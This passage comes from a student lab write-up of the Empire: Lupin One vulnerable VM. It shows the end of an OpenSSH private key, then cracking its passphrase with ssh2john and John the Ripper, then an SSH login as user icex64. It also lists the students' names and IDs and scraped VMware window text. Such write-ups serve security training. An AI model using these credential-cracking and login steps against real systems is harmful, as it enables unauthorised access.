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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----

┌──(root㉿kali)-[~]
└─# 
```

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)


This was then used with SSH2john to get a hash value, and then that hash was ran with John the Ripper to obtain a passphrase.


kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
8:00 AM
2023-08-03

```
┌──(root㉿kali)-[~]
└─# ssh2john ssh_key.rsa > hash

┌──(root㉿kali)-[~]
└─# ls
hash  ssh_key.rsa

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.rsa)
1g 0:00:00:02 DONE (2023-08-03 08:00) 0.4444g/s 21.33p/s 21.33c/s 21.33C/s Winter2015..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# 
```

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

This passphrase was then used to login to the ‘icex64’ account.



kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
1 2 3 4
8:06
icex64@LupinOne: ~
File Actions Edit View Help
Khondoker Ish
File Edit View
Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
8:07 AM
2023-08-03

```
┌──(root㉿kali)-[~]
└─# ssh -i ssh_key.rsa icex64@192.168.99.129
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
############################################
Welcome to Empire: Lupin One
############################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ 
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```